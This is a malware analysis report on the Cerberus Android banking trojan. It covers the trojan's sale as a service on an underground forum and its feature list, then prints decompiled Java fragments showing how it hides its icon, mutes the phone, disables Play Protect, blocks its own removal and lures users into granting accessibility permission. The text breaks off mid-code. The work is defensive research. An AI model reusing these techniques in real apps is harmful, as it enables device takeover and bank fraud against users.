CYBER WISE

CERBERUS BANKING TROJAN ANALYSIS

Disclaimer

Cyberwise Research Task Force

- Ali Rıza Şahinkaya
- Can Atakan Işık
- Rıdvan Ethem Canavar

TABLE OF CONTENTS

Executive Summary

Today's cyber world is swarming full of mobile devices. Each day more and more companies are starting to use mobile devices. With this rising trend in usage of mobile devices and applications, this landscape became one of the main concerns in cyber security area. In this report we will be giving in-depth information about a specific malware targeting banking apps. Fortunately, if correct mitigations and countermeasures are applied, these fraud attempts and violations can be acknowledged and prevented beforehand.

Banking-Trojan: Malicious apps or sites specifically targeting banking sites and apps.

Injections: Injections can be described as 'overlays mimicking target app or site in order to gain trust of the user'. For Banking-Trojans injections are used to mimic banks login screens, this usage of injections aims to gain users trust by faking the real bank application.

Overlay: One can describe overlays as 'a new layer set between user and real application login screen.

In our research, we discovered groups particularly targeting Turkish banks via using Banking-Trojans. With usage of this malicious application, they are capable of stealing user credentials such as credit card numbers, citizen number, banking credentials etc. After acquiring victim's information, these groups are using obtained credentials to withdraw money from victims' bank.

In Federal Bureau of Investigation's documentation[1] alone, a near loss of **$3.000.000.000** reported in the past year over through Internet crimes. In our research we were also able to confirm that, there are many victims from Turkey still using infected devices actively. Each of these individuals are getting target based on their used mobile banking applications.

Within this new era even the devices we carry all day long with us is not secure if they are not managed and secured properly. Investigation of this specific attack surface can reduce economical damage dramatically by all means. Also, it should be mentioned that investigation and addressing of these targeted fraud attempts is in both favour of companies and their customers.

[1] https://pdf.ic3.gov/2019_IC3Report.pdf

1. Introduction

With the start of the global pandemic, actors started distributing malicious codes to internet using pandemic related apps / sites. One of the specific rising attack vectors related to this new event is Banking-Trojans. Some groups started targeting specific countries and sectors with the new-normal. Actors are distributing their malware with a simple methodology, promising free aid / money or in some cases only data related to current COVID-19 situation. As research suggest some of these actors are specifically targeting Turkish citizens / banks and causing massive amounts of economic damage.




Figure 1.1 Example Website Template Related to Fraud

Banking-Trojans can be described as malwares specifically targeting apps or sites directly related to the banks themselves, but new generation Banking-Trojans are much more capable than that. With this new generation Banking-Trojans actors are not only compromising users' credentials for bank accounts but also acquiring full control of the victims' phone. In this research we will be investigating one of the most powerful Android Banking-Trojan ever made until now, called '**Cerberus**'.

Cerberus malware's first version was detected back in June 2019 by security researchers hence the developers claimed that it was used for 2 years '**privately**'. Cerberus can be categorized as **MaaS** (Malware-as-a-Service). Developers also claimed that they created the malware from scratch, unlike other Banking-Trojans in the wild Cerberus is not built on an existing malware they claim. It uses a similar procedure used in most of the banking trojans known as phishing via usage of overlays. It has some unseen features compared to the previous Android banking trojans. One of the most interesting features is; when bot is deployed after acquiring accessibility rights, bot just abuses accessibility functions to give itself more permissions and perform some action commands received from the C2.

In our research we were able to detect more than **160 effected** applications by Cerberus injection overlays. These injections are targeting a large usage area including social media, communication apps and foremost mobile banking applications. For public safety / awareness we are publishing the list of injection overlays in this paper.

For injection list please visit **Appendix.B**

2. Cerberus Developers and Their Operation

In June 2019, a user called '**ANDROID**' started a thread called Cerberus in **xxs[.]is**, a well-known Russian underground forum. In thread they claimed that they were selling a new generation, written from scratch Android malware.




Figure 2.1 Initial Post, retrieved from xss[.]is

As a **MaaS** product they were '**renting**' this service to their customer from a base price starting at **$4.000**. With this initial post they also posted first generation bot's features.

- Sending SMS
- 2FA grabber
- Interception SMS
- Hidden interception of SMS
- Device lock
- Mute sound
- Keylogger (messengers, watts app, telegram secret, banks, etc., except browsers!)
- Execution of USSD commands
- Call Forwarding
- Opening the fake page of the bank
- Run any installed application
- Push Bank Notification (Auto Push - determines which bank is installed)
- Open URL in browser
- Get all installed applications
- Get all the contacts of their phone book
- Get all saved SMS
- Remove any application
- Self-destruct bot
- Automatic confirmation of rights and permissions
- A bot can have several spare url to connect to the server
- Injects (html + js + css, download to the device and run from disk, poor connection or lack of internet will not affect the operation of injects)
- Grabber cards
- Grabber mail
- Automatic inclusion of injections through the time specified in the admin panel
- Automatically shut off Google Play Protect + disconnect after the time specified in the admin panel
- Anti-emulator (Bot starts working after device activity)

Figure 2.2 Initial Bot Features, retrieved from xss[.]is

In the initial post they also mentioned parameters sent by the bots to C2.




Figure 2.3 Initial Bot Parameters, retrieved from xss[.]is

This post also had some insight features related to the Administration Panel.




Figure 2.4 Administration Panel Features, retrieved from xss[.]is

Developers were also cautious about bots' secrecy. A client was constantly uploading the new-build Cerberus examples to an antivirus site. They immediately revoked the licence of that client.




Figure 2.5 Revoking a Client's License, retrieved from xss[.]is

3. Cerberus Clients and Their Operations

Cerberus clients main concern was distributing and using the malware as efficiently as possible. They also said, ‘we are short on injections depending on different countries.’. Mainly Cerberus clients were paying third parties for their injection kits and proxy server related problems. Because of this demand situation developers stated that they prepared injection kits for most affected countries and most viable customers. They also prepared a special offer for a period of time.

Мы добавили в стартовый набор инжектов, инжекты по Италии, Турции, Франции.

Теперь вам не нужно заказывтаь под многие банки данных стран инжекты у сторонних разработчиков.

Так же у нас проходит акция до 1 октября, при покупке на срок от 6и месяцев, мы можем разработать вам до 15 инжектов совершенно бесплатно.

We added injections to the starter kit, injections for Italy, Turkey, France.

Now you do not need to order injections for many data banks of countries from third-party developers.

We have an action until October 1, with a purchase license for a period of 6 months, we can develop up to 15 injections for you absolutely free.

Figure 3.1 Injection Kits Made by Developers, retrieved from xss[.]is

After some time in the market developers made a public announcement stating their operational capacity is full, so no license will be distributed until someone else's expires. It is observed that they had specific groups / partners targeting specific countries.

EN

And so, I hasten to inform you that we are going into private.
From this moment on, the sale of the bot is suspended, and we will sell it only upon the availability of vacant seats.
We have recruited a base of paying clients who work as a bot correctly. Many who ruined the lives of others left without extending the lease, for some we did not extend the lease, since they did not know how to work with apk.
If you have any questions about the bot, write in private messages.
We will publish information about updates to keep the topic up to date.

RU

И так, спешу вам сообщить, что мы уходим в приват.
С этого момента продажи бота приостанавливаются, и мы будем продавать его только по наличию освободившихся мест.
Мы набрали базу платёжеспособных клиентов, которые правильно работают ботом. Многие, кто портил жизнь другим ушли, не продливая аренду, некоторым аренду не продлили мы, так как они не умели работать с апк.
Если у вас есть вопросы по боту, пишите в личные сообщения.
Информацию об обновлениях будем публиковать, чтобы поддерживать тему актуальнной.

Figure 3.2 Developers Going Private, retrieved from xss[.]is

4. Evolution of Cerberus Malware

On April 3 2020, developers of Cerberus announced Cerberus v2. They also stated that if clients are currently a subscriber for Cerberus v1.0, clients can upgrade it to Cerberus v2.0 freely.

Some of eye-catching newly added functions are;

- Added 2FA grabber from Google Authenticator.
- Keylogger now successfully reads information from push notifications. (for banks with 2FA)
- Cerberus v2.0 is capable of disabling Google Play Protect by itself.
- Fundamental change in injection process and usability.
- New functions are added to prevent antivirus detection.

Cerberus v2 relesed in an open test for our customers.
Support v1 will be relevant until May 1. After all the old panels will stop working.
Switching to v2 is free

List of changes:

- The logic of the bot has been rewritten almost from scratch, now antivirus companies will not be able to kill bots with groups of play protect so easily
- The admin rights on Samsung are fixed, and their receipt on all devices (Except Xiaomi). Admin rights are needed to lock the phone
- The injection system has been changed, now the injections are all in the same table, and there are no grabCC and grabMails. Each application has its own injection. Backward compatibility with old injections saved.
- In the injection system, resource loading from outside is now available. You can embed images from the url in the html file, and also load css styles from third-party resources. Previously, we removed this feature, and injections with similar functionality did not work.
- Added 2FA grabber from google authenticator
- Added send SMS to all accounts
- Added support for Android 10
- Fixed hiding SMS on most devices
- Keylogger now successfully reads information from push notifications (for banks with 2FA)
- Moved the builder to the panel
- Updates are now automatically installed on your server.
- Fixed problems with the "lags" of the panel. Now the panel stably works with 5000 online bots (with 12 GB of RAM)
- Added support for more than 64 additional domains for the bot. Prior to this, bots did not see additional domains, if there are more than 64 of them.
- Departure from apache2 on the server side towards performance. Now everything works on nginx.
- Removed getting "extra" rights. The victim will now have fewer pop-ups.
- Added another method to protect against bot removal
- Hidden main module on the victim's phone. Now, antivirus companies won't know at all that the victim's phone has a bot based on module signatures.

Addition for clients: during v2 tests we had a working build leaked and anti-virus bots got into the panel. Play Protect was turned off on all phones. Conclusion - disabling Play Protect does not affect the operation of the bot.
There are also many convenient changes in the panel for good usability.
Also, over time, we will add various functionality for obtaining information from popular applications (example 2FA).
This is done for free if many clients need it.
We do not change the pricing policy due to lack of funds from our customers.
Wash your hands, keep your distance ^_^

Figure 4.1 Post Related to Release of Cerberus v2, retrieved from xss[.]is

With the new version of Cerberus users are able to create their own injections from the admin panel.




Figure 4.2 Injection Generator from The Admin, retrieved from xss[.]is

They also published some example injections made by them. Real apps' fonts and app images were used by Cerberus developers to make it look like the real apps window.




Figure 4.3 Example Injections Published by Developers, retrieved from xss[.]is

5. Technical Analysis

In this section, we will talk about malwares' technical analysis. For sole purpose of analysing Cerberus malware, we have written scripts mainly focusing analysis of Cerberus. Developed scripts are able to get config variables of the malware statically. Tools made for this research can be found on GitHub.

https://github.com/ics-iot-bootcamp/cerberus_research

Third-party tools used in this research is shown in **Figure 5.1**.

Apktool	Wireshark	ADB	Androguard
Byte Code Viewer	JD-GUI	NetBeans 8.1	

Figure 5.1 Third-Party Tools

5.1. Anti-Analysis Techniques

Most of Cerberus samples examined in the research were dropped by a dropper. Obfuscated dropper contains junk code and unrelated files from random applications alongside its main code to confuse analysts and security software. In result, it basically uses XOR cipher to decrypt its strings including name of the file to be loaded and the decryption key.

Droppers RC4 implementation takes file name and decryption key and decrypts the RC4 encrypted file in its "**assets/**" directory. The resulting DEX file is loaded with the help of **DexClassLoader** method (Compilation is performed by ART's dex2oat tool) and then actual Cerberus code invoked.

Actual Cerberus code is not heavily obfuscated. It contains junk classes, but the actual code is fine. Strings in actual Cerberus code are encrypted with RC4 and they are decrypted in runtime.

5.2. Persistence

Cerberus hides its own icon after launch, tries to get accessibility permission to use its' persistence features. For this, it sets an alarm to be triggered every 1 second. Whenever this alarm is triggered, it checks battery optimization status, status of its services and the availability of accessibility permission. If there is no accessibility permission, it shows a message that redirects to the permission page until this permission is granted by the user.

Accessibility permission is particularly important for Cerberus, as all of its core functions are based on exploiting this feature. After obtaining the accessibility permission, it opens and approves other permission pages itself.

If the user goes to the Android's setting page to remove features that would interfere with Cerberus's operation, Cerberus exploits accessibility, presses the back key and removes the user from the setting page and reports removal attempt to the command control.

Hiding app icon to avoid getting noticed by the user:

```
1.  public static void _enableConfigXMLComponent(Context var0) {
2.    ComponentName cn = new ComponentName(var0, _ENTRYPOINTConfigXML.class);
3.    var0.getPackageManager().setComponentEnabledSetting(cn, PackageManager.COMPONENT_ENABLED_STATE_DISABLED,
    PackageManager.DONT_KILL_APP);
4.  }
```

Figure 5.2.1 Java Code

Watchdog Method That Uses AlarmManager:

```
1.  public static void _startRepeatRequest(Context var0, String var1, long var2) {
2.    try {
3.       Intent var4 = new Intent(var0, _receiveSMSnStartJobs.class);
4.       var4.setAction(var1);
5.       PendingIntent var6 = PendingIntent.getBroadcast(var0, 0, var4, 0);
6.           ((AlarmManager)var0.getSystemService("alarm")).setRepeating(0, System.currentTimeMillis() + var2, var2,
    var6);
7.    }catch (Exception var5) {
8.           var5.printStackTrace();
9.     }
10. }
```

Figure 5.2.2 Java Code

Call to Watchdog Method:

```
1.  .
2.  .
3.  _Utils._startRepeatRequest(this, "", 10000L);
4.  this._utils._patcherClassStart((Context)this);
5.  .
6.  .
```

Figure 5.2.3 Java Code

Shows Fullscreen Intent If Accessibility Permission Not Present:

```
1.  .
2.  .
3.  Notification var9 = var6.setSmallIcon(var7.getIdentifier(var8.toString(), (String)null, (String)null))
4.  .setContentTitle(_title)
5.  .setContentText(_body)
6.  .setFullScreenIntent(_foreignIntent, true)
7.  .setOngoing(true)
8.  .setAutoCancel(true)
9.  .getNotification();
10. .
11. .
```

Figure 5.2.4 Java Code




Figure 5.2.5 Enable Accessibility

Cerberus uses service code that is not affected by battery optimization settings (battery optimization may cause Cerberus to sleep and stop) and this code is triggered at startup.

*Research showed that this method was actually copied and pasted from this blog post: https://robertohuertas.com/2019/06/29/android_foreground_services/

```
1.      public IBinder onBind(Intent var1) {
2.           this.a._logcatError(decryptedStr("EndLess"), decryptedStr("Some component want to bind with the
     service"));
3.           return null;
4.      }
```

Figure 5.2.6 Java Code

Cerberus can turn off notifications to prevent the user from noticing:

```
1.   public static void _muteAudio(Context var0) {
2.      try {
3.        AudioManager var2 = (AudioManager)var0.getSystemService("audio");
4.        var2.setStreamMute(1, true);
5.        var2.setStreamMute(3, true);
6.        var2.setStreamVolume(4, 0, 0);
7.        var2.setStreamVolume(8, 0, 0);
8.        var2.setStreamVolume(5, 0, 0);
9.        var2.setStreamVolume(2, 0, 0);
10.       var2.setVibrateSetting(1, 0);
11.     }catch (Exception var1) {
12.       }
13.  }
```

Figure 5.2.7 Java Code

Cerberus is able to lock the device if it has administrator privileges:

```
1.   .
2.   .
3.   .
4.   ((DevicePolicyManager)this.getSystemService("device_policy")).lockNow();
5.   .
6.   .
7.   .
```

Figure 5.2.8 Java Code

Cerberus may try to disable Google Play Protect:

```
1.   if (_Utils._isAccessibilityServiceEnabled((Context)this, (Class)_accessibilityAbuser.class)
2.   && _Utils._isKeyguardEnabledBool(this)
3.   && this._utils._readSharedPreference(this, this._strings._isPlayProtectEnabled).equals(decryptedStr("1"))
4.   && var11 > Integer.parseInt(this._utils._readSharedPreference(this, this._strings._PlayProtectRelated))){
5.        if (VERSION.SDK_INT >= 25) {
6.             this._utils._writeSharedPreference(this, this._strings._triedtoInvokePlayProtectActivity,
     decryptedStr("1"));
7.             try{
8.                  var1 = new
     Intent(decryptedStr("com.google.android.gms.security.settings.VerifyAppsSettingsActivity"));
9.                  var1.setClassName(decryptedStr("com.google.android.gms"),
     decryptedStr("com.google.android.gms.security.settings.VerifyAppsSettingsActivity"));
10.                 var1.addFlags(268435456);
11.                 var1.addFlags(8388608);
12.                 this.startActivity(var1);
13.            }catch (Exception var21) {
14.                   var1 = new
     Intent(decryptedStr("com.google.android.gms.security.settings.VerifyAppsSettingsActivity"));
15.                   var1.setClassName(decryptedStr("com.google.android.gms"),
     decryptedStr("com.google.android.gms.security.settings.VerifyAppsSettingsActivity"));
16.                 this.startActivity(var1);
17.             }
18.          }
19.       else {
20.             this._utils._writeSharedPreference(this, this._strings._triedtoInvokePlayProtectActivity,
     decryptedStr("1"));
```

```
21.             var1 = new
    Intent(decryptedStr("com.google.android.gms.security.settings.VerifyAppsSettingsActivity"));
22.             var1.setClassName(decryptedStr("com.google.android.gms"),
    decryptedStr("com.google.android.gms.security.settings.VerifyAppsSettingsActivity"));
23.             var1.addFlags(268435456);
24.             var1.addFlags(8388608);
25.             this.startActivity(var1);
26.         }
27.     }
```

Figure 5.2.9 Java Code

If Cerberus has accessibility permission, it prevents the user's deactivation attempts through and reports the attempt to the C2.

Bot may prevent its removal:

```
1.   if (this.i.contains(this._utils._getApplicationLabel(this).toLowerCase())
2.   && !this.i.contains(this._strings.I.toLowerCase())){
3.        this._tapGoBack4Times();
4.        var86 = this._utils;
5.        var91 = this._strings._SMSRelated;
6.        var96 = new StringBuilder();
7.        var96.append(decryptedStr("Blocked attempt to remove bot"));
8.        var96.append(decryptedStr("[143523#]"));
9.        var86._writeSharedPreferenceAppend(this, var91, var96.toString());
10.  }
```

Figure 5.2.10 Java Code

It can block the removal of the accessibility permission if it is present. (If there is two different Cerberus installed on the device, one of them will be trying to open the accessibility permission page and the other one will block the page from opening)

```
1.   if (VERSION.SDK_INT > 15
2.   && decryptedStr("com.android.settings.SubSettings").equals(var1.getClassName())
3.   && this.i.equals(this._strings._campaignPkgName.toLowerCase())){
4.         this._tapGoBack4Times();
5.         this._utils._writeSharedPreferenceAppend(this, this._strings._SMSRelated, decryptedStr("Blocked attempt to
    disable accessibility service[143523#]"));
6.   }
```

Figure 5.2.11 Java Code

It can block the removal of device admin:

```
1.   if (this.j.equals(decryptedStr("com.android.settings.deviceadminadd"))
2.   && CerberusNW._Utils._isDeviceAdminActive(this)){
3.        this._tapGoBack4Times();
4.        var86 = this._utils;
5.        var6 = this._strings._SMSRelated;
6.        var3 = new StringBuilder();
7.        var3.append(decryptedStr("Blocked attempt to disable admin device"));
8.        var3.append(decryptedStr("[143523#]"));
9.        var86.writeSharedPreferenceAppend(this, var6, var3.toString());
10.  }
```

Figure 5.2.12 Java Code

Cerberus can provide remote management with Teamviewer. Therefore, it will also prevent Teamviewer from being removed.

```
1.  if (this.i.contains(decryptedStr("host"))
2.  && this._utils._readSharedPreference(this, this._strings.aJ).equals(decryptedStr("true"))){
3.       this._tapGoBack4Times();
4.       var94 = this._utils;
5.       var91 = this._strings._SMSRelated;
6.       StringBuilder var88 = new StringBuilder();
7.       var88.append(decryptedStr("Blocked attempt to remove TeamViewer"));
8.       var88.append(decryptedStr("[143523#]"));
9.       var94._writeSharedPreferenceAppend(this, var91, var88.toString());
10. }
11. if (var1.getPackageName().toString().contains(decryptedStr("com.google.android.packageinstaller")) &&
    this.j.contains(decryptedStr("android.app.alertdialog"))
12. && this.i.contains(decryptedStr("host"))
13. && this._utils._readSharedPreference(this, this._strings.aJ).equals(decryptedStr("true"))){
14.       this._tapGoBack4Times();
15.       var86 = this._utils;
16.       var91 = this._strings._SMSRelated;
17.       var96 = new StringBuilder();
18.       var96.append(decryptedStr("Blocked attempt to remove TeamViewer"));
19.       var96.append(decryptedStr("[143523#]"));
20.       var86._writeSharedPreferenceAppend(this, var91, var96.toString());
21. }
```

Figure 5.2.13 Java Code

Research indicates that some samples are avoiding from running if mobile network country code matches any of listed countries:

- Ukraine
- Russia
- Belarus
- Tajikistan
- Uzbekistan
- Turkmenistan
- Azerbaijan
- Armenia
- Kazakhstan
- Kyrgyzstan
- Moldova

It should be noted that, all these countries listed above were part of the Soviet Union.

```
1.  public void onReceive(Context context, Intent object) {
2.      Object object2;
3.      Object object3;
4.      int n;
5.      block13 : {
6.             try {
7.                CharSequence charSequence;
8.                if (this.b._readSharedPreference(context, "kill").contains(this.a.aT)) return;
9.                if (this.b._isAvoidedCountry(context)) return;
10.               this.b._logcatError(this.d, "START >> Boot Receiver");
11.               object3 = this.b;
12. .
13. .
14. .
```

Figure 5.2.14 Java Code

5.3. Gaining Accessibility Permission

The malware creates a html page using the code block shown in **Figure 5.3.1**.

```
1.   protected void onCreate(Bundle var1) {
2.       super.onCreate(var1);
3.       if (_Utils._isAccessibilityServiceEnabled((Context)this, (Class)_accessibilityAbuser.class)) {
4.           this.finish();
5.        }
6.        String var6;
7.        label17: {
8.           this.c = new WebView(this);
9.           this.c.getSettings().setJavaScriptEnabled(true);
10.          this.c.setScrollBarStyle(0);
11.          this.c.setWebViewClient(new _accessibilityPermReqUIhtml.b((byte)0));
12.          this.c.setWebChromeClient(new _accessibilityPermReqUIhtml.a((byte)0));
13.          this.c.addJavascriptInterface(new _accessibilityPermReqUIhtml.WebAppInterface(this),
     decryptedStr("Android"));
14.          StringBuilder var5 = new StringBuilder();
15.          var5.append(this._strings.bc);
16.          var5.append(this._strings.bd);
17.          var5.append(this._strings.be);
18.          var5.append(this._strings.bf);
19.          var5.append(this._strings.bg);
20.          String var2 = _Utils._Base64DecodeWebSafe(var5.toString());
21.          String var3 = Locale.getDefault().getLanguage().toLowerCase();
22.          var6 = decryptedStr("var lang = 'en'");
23.          StringBuilder var4 = new StringBuilder();
24.          var4.append(decryptedStr("var lang = '"));
25.          var4.append(var3);
26.          var4.append(decryptedStr("'"));
27.          var6 = var2.replace(var6, var4.toString()).replace(decryptedStr("Start Accessibility"),
     this._strings._campaignPkgName);
28.          if (decryptedStr("xiaomi").equalsIgnoreCase(Build.MANUFACTURER)) {
29.             if (_Utils._getMIUIVersion() >= 11) {
30.                var3 = decryptedStr("%Enable_Accessibility_Service%");
31.                var4 = new StringBuilder();
32.                var4.append(this._utils._genAcsbltyPermReqNotifBodyOPENMOREDOWNLOADEDSERVICES());
33.                var4.append(this._utils._genAcsbltyPermReqNotifBodyACTIVATE());
34.                var6 = var6.replace(var3, var4.toString());
35.                break label17;
36.             }
